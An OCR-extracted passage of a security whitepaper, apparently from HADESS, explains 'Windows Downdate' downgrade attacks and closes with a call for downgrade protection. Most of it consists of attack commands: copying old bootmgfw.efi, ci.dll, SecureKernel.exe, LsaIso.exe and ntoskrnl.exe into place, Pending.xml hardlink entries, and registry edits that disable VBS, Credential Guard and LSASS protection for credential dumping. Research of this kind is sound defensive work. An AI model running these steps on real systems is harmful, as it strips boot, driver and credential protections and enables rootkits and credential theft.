
- Use `bcdedit` to modify the Boot Configuration Data (BCD) to load an outdated boot manager:

```
bcdedit /set {bootmgr} path \EFI\Microsoft\Boot\bootmgfw.efi
```

- Downgrade boot files by copying a vulnerable `bootmgfw.efi` to the boot directory:

```
copy C:\VulnerableFiles\bootmgfw.efi
C:\EFI\Microsoft\Boot\bootmgfw.efi
```

2. Driver Signature Enforcement (DSE) Bypass Downgrade



The "ItsNotASecurityBoundary" DSE bypass uses a False File Immutability (FFI) vulnerability to exploit the fact that the system's Driver Signature Enforcement feature can be reverted. By downgrading the DSE patch and loading unsigned drivers, attackers can execute malicious rootkits. This attack is relevant to Windows Downdate because it reverts specific components to bypass a security boundary.

Commands:


- Disable DSE by modifying the `ci.dll` file:

```
copy C:\OldVersions\ci.dll C:\Windows\System32\ci.dll
```

- Restart the system to enforce changes:

```
shutdown /r /t 0
```

3. Kernel Driver Downgrade (AFD.sys)




Similar to the Windows Downdate, downgrading kernel drivers like `AFD.sys` (Ancillary Function Driver) reintroduces past vulnerabilities that allow for privilege escalation. The attacker can replace the driver with an older version, enabling kernel-mode exploitation.

Hardlink Command Example:

```
<HardlinkFile source="C:\VulnerableDrivers\AFD.sys"
destination="C:\Windows\System32\drivers\AFD.sys"/>
```

This would be executed within the action list file (Pending.xml) on reboot to apply the vulnerable driver(REVISED_US24-Leviev-Win...).

4. Virtualization-Based Security (VBS) Disablement



Attackers targeting Virtualization-Based Security (VBS) often aim to downgrade or disable its components (e.g., `SecureKernel.exe` and `Hvix64.exe`) by replacing them with unprotected versions. This attack is particularly dangerous on Windows systems that use Credential Guard, as downgrading VBS can expose the system to privilege escalation.


Registry Manipulation:

```
reg delete HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard /v
EnableVirtualizationBasedSecurity
```

- Replace `SecureKernel.exe` with a vulnerable version to disable VBS protections.

```
copy C:\VulnerableFiles\SecureKernel.exe
C:\Windows\System32\SecureKernel.exe
```

5. Credential Guard Downgrade via Isolated User Mode



Downgrading `LsaIso.exe` used in Credential Guard disables protections against memory attacks on `LSASS`. Attackers replace `LsaIso.exe` with an older version, undermining the isolated user mode and exposing stored credentials.

Code Example:

- Registry command to modify Credential Guard configurations:

```
reg add
"HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\Cre
dentialGuard" /v Enabled /t REG_DWORD /d 0
```

Replace `LsaIso.exe` with an older, vulnerable version:

```
copy C:\OldVersions\LsaIso.exe C:\Windows\System32\LsaIso.exe
```

Downgrade Attack Perspective

1. Windows Boot Manager
    - **Attack Surface**: Downgrade Secure Boot by replacing Boot Manager.
    - **Commands/Code**:
        - Replace bootmgfw.efi with an older version:

          ```
          copy C:\OldFiles\bootmgfw.efi
          C:\EFI\Microsoft\Boot\bootmgfw.efi
          ```
    - **Notes**: Attack downgrades bootmgfw.efi to bypass Secure Boot; commonly used in BlackLotus attacks.
2. Driver Signature Enforcement (DSE)
    - **Attack Surface**: Re-enable unsigned drivers using old ci.dll.
    - **Commands/Code**:
        - Copy vulnerable ci.dll:

          ```
          copy C:\OldVersions\ci.dll
          C:\Windows\System32\ci.dll
          ```
        - Restart system:

          ```
          shutdown /r /t 0
          ```
    - **Notes**: Attack bypasses DSE to load unsigned drivers, often utilized in the "ItsNotASecurityBoundary" DSE bypass attacks.
3. Kernel Driver (AFD.sys)
    - **Attack Surface**: Downgrade kernel driver for privilege escalation.
    - **Commands/Code**:
        - Use Hardlink in Pending.xml to downgrade AFD.sys:

          ```
          <HardlinkFile source="C:\OldDrivers\AFD.sys"
          destination="C:\Windows\System32\drivers\AFD.sys"/>
          ```
    - **Notes**: Replacing AFD.sys with an old version allows kernel-mode exploits and privilege escalation attacks.

4. Virtualization-Based Security (VBS)

- **Attack Surface**: Disable VBS features by downgrading SecureKernel.exe.
- **Commands/Code**:
  - Disable VBS in registry:

    ```
    reg delete "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v EnableVirtualizationBasedSecurity
    ```

  - Copy old SecureKernel.exe:

    ```
    copy C:\OldFiles\SecureKernel.exe C:\Windows\System32\SecureKernel.exe
    ```

- **Notes**: Attack can disable VBS protections, exposing the system to unauthorized access and elevated privileges.

5. Credential Guard (Lsalso.exe)

- **Attack Surface**: Downgrade Credential Guard's isolated user mode process.
- **Commands/Code**:
  - Set registry to disable Credential Guard:

    ```
    reg add "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\CredentialGuard" /v Enabled /t REG_DWORD /d 0
    ```

  - Replace Lsalso.exe:

    ```
    copy C:\OldFiles\LsaIso.exe C:\Windows\System32\LsaIso.exe
    ```

- **Notes**: Downgrading Lsalso.exe compromises Credential Guard, allowing attackers to read sensitive information from LSASS.

6. Windows Update (Pending.xml)
    - **Attack Surface**: Modify Pending.xml to control updates and insert downgrades.
    - **Commands/Code**:
        - Modify Pending.xml using HardlinkFile action:

```
<HardlinkFile
source="C:\DowngradeFiles\VulnerableFile.exe"
destination="C:\Windows\System32\UpdatedFile.exe"/>
```

    - **Notes**: Editing Pending.xml enables downgrades of various system files by replacing them with older, vulnerable versions, used extensively in Windows Downdate attacks.
7. Secure Kernel Code Integrity (SKCI.dll)
    - **Attack Surface**: Downgrade SKCI for code integrity attacks.
    - **Commands/Code**:
        - Replace SKCI.dll to disable code integrity checks:

```
copy C:\OldFiles\SKCI.dll
C:\Windows\System32\SKCI.dll
```

    - **Notes**: Downgrading SKCI.dll bypasses code integrity checks under VBS, allowing malicious code to run without detection.
8. Hyper-V Hypervisor
    - **Attack Surface**: Downgrade Hyper-V to exploit kernel-mode code execution.
    - **Commands/Code**:
        - Downgrade Hyper-V Hypervisor using hardlink:

```
<HardlinkFile source="C:\OldFiles\Hvix64.exe"
destination="C:\Windows\System32\Hvix64.exe"/>
```

    - **Notes**: Replacing Hvix64.exe or Hvax64.exe with older versions allows attacker-controlled code execution within the hypervisor.

9. Windows Kernel (NTOSKRNL.exe)

- **Attack Surface**: Downgrade NT kernel to expose privilege escalation vulnerabilities.
- **Commands/Code**:
  - Replace NT Kernel with vulnerable version:

```
copy C:\OldVersions\ntoskrnl.exe
C:\Windows\System32\ntoskrnl.exe
```

- **Notes**: Downgrading the Windows Kernel re-introduces old vulnerabilities that facilitate privilege escalation.

10. LSASS Memory Protection

- **Attack Surface**: Disable LSASS protections for credential dumping.
- **Commands/Code**:
  - Downgrade LSASS protections via registry:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"
/v RunAsPPL /t REG_DWORD /d 0
```

- **Notes**: Disabling LSASS protections allows for credential dumping attacks.

Resources

- https://www.safebreach.com/blog/downgrade-attacks-using-windows-updates/
- https://www.safebreach.com/blog/update-on-windows-downdate-downgrade-attacks/

Conclusion

The Windows Downdate attack constitutes a significant threat to Windows systems by demonstrating that a "fully patched" system may not provide adequate security. Through manipulating the Windows Update process, the attacker is able to downgrade critical system files, including those responsible for security features like Driver Signature Enforcement and Virtualization-Based Security, despite the presence of digital signatures, integrity checks, and even UEFI locks. The attack exploits the lack of downgrade protection within the Windows Update architecture, thereby making systems susceptible to previously patched vulnerabilities and potentially granting attackers a wide range of privileges, from kernel code execution to control over the hypervisor. This research underscores the necessity for a critical reevaluation of security assumptions related to patching and the need for proactive measures, such as enhanced downgrade protection mechanisms within operating systems, to effectively defend against this class of attacks.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.